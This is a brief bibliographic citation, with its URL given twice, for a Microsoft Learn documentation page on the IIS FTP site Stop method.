<https://learn.microsoft.com/en-us/iis/configuration/system.applicationhost/sites/site/ftpserver/stop>

Rick-Anderson. (n.d.). FTP Site Stop Method <Stop> Microsoft Learn.

<https://learn.microsoft.com/en-us/iis/configuration/system.applicationhost/sites/site/ftpserver/stop>